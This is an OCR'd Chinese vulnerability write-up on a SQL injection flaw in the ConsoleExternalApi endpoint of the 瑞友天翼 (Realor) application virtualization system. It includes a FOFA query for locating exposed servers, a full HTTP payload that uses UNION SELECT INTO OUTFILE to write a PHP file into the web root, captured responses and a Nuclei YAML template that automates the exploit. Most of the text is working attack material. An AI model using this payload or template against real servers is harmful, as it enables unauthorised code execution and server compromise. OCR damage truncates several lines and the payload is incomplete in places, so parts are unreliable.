
R1-6瑞友天翼-应用虚拟化系统-SQL

·漏洞描述：

瑞友天翼 虚拟化系统 consoleexternalapi存在sql注入漏洞。

网站图片：



欢迎使用瑞友天翼-应用虚拟化系统

请输入您的认证信息，然后点击"登录"。

如果忘记您的登录信息，请与系统管理员联系。

瑞友天翼在线帮助http://www.realor.cn

移动客户端扫描二维码，获取集群服务器配置信息

如果您是第一次使用本系统，请登陆后在导航处点击下载选择您所需要的客户端程序。

Copyright © 2004-2023 瑞友信息技术资讯有限公司 版权所有

网络测绘：

fofa语法：

title="瑞友天翼－应用虚拟化系统"


漏洞复现：

payload：

```
POST /ConsoleExternalApi.XGI?initParams=command_createUser__pwd_1&key=inner&sign=9252fae35ff226ec26c4d1d9566ebbde HTTP/1.1
Host: 
Accept-Encoding: gzip
Connection: close
Content-Length: 588
Content-Type: application/json
Cookie: PHPSESSID=t50ep2hj6cj7cvoitlrp7noop7; CookieLanguageName=ZH-CN; think_language=zh-CN; UserAuthtype=0
User-Agent: Mozilla/5.0

{
"account": "1' union select '<?php echo(md5(\"dBa9d\"));unlink(__FILE__);?>',NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NU
"userPwd": "1"
}
      - |
GET /{{filename}}.xgi HTTP/1.1
Host: 
User-Agent: Mozilla/5.0
```

效果图:




```
POST /ConsoleExternalApi.XGI?initParams=command_createUser__pwd_1&
key=inner&sign=9252fae35ff226ec26c4d1d9566ebbde HTTP/1.1
Host ? [redacted]
User-Agen 5.0
Content-Length auto : 306
Accept-Encoding: gzip
Connection: close
Content-Type: application/json
Cookie: PHPSESSID=t50ep2hj6cj7cvoitlrp7noop7;
CookieLanguageName=ZH-CN; think_language=zh-CN; UserAuthtype=0

{
"account": "1' union select '<?php echo(md5(\"dBa9d\"));unlink
(__FILE__);?>',NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,
NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,
NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL into outfile '..\\\\..
\\\\WebRoot\\\\7Tmb0sY.xgi'#",
"userPwd": "1"
}
```

```
HTTP/1.1 200 OK
Server: Apache
Date: Sun, 28 Ap
Connection: clos
Content-Type: ap
Content-Length: 

{"result":0,"msg
```



```
GET /7Tmb0sY.xgi HTTP/1.1
Host ? : [redacted]
User-Agent: Mozilla/5.0
Connection: close
Accept-Encoding: gzip
```

```
HTTP/1.1 200 OK
Server: Apache
Content-Type: tex
Date: Sun, 28 Apr
Connection: close
Content-Length: 1

24ac7a1d67b5ee9e7
\N→ \N→ \N→ \N→ \
\N→ \N→ \N→ \N→ \
```

Yaml模板

```
id: ruiyoutianyi-xunihua-consoleexternalapi-sqli

info:
  name: ruiyoutianyi-xunihua-consoleexternalapi-sqli
  author: unknow
  severity: high
  description: 瑞友天翼 虚拟化系统 consoleexternalapi存在sql注入漏洞。
  tags:  ruiyoutianyi,sqli
  metadata:
    fofa-qeury: title="瑞友天翼－应用虚拟化系统"

variables:
  filename: '{{rand_base(7)}}'

http:
  - raw:
      - |
        POST /ConsoleExternalApi.XGI?initParams=command_createUser__pwd_1&key=inner&sign=9252fae35ff226ec26c4d1d9566ebbde HTTP/1.1
        Host:
        Accept-Encoding: gzip
        Connection: close
        Content-Length: 588
        Content-Type: application/json
        Cookie: PHPSESSID=t50ep2hj6cj7cvoitlrp7noop7; CookieLanguageName=ZH-CN; think_language=zh-CN; UserAuthtype=0
        User-Agent: Mozilla/5.0

        {
        "account": "1' union select '<?php echo(md5(\"dBa9d\"));unlink(__FILE__);?>',NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL
        "userPwd": "1"
        }
      - |
        GET /{{filename}}.xgi HTTP/1.1
        Host:
        User-Agent: Mozilla/5.0

    matchers-condition: and
    matchers:
      - type: dsl
        dsl:
```

```
- 'status_code_2==200 && contains(body_2, "24ac7a1d67b5ee9e7334d3d5e146b41c") && contains(header_2, "text/html")'
```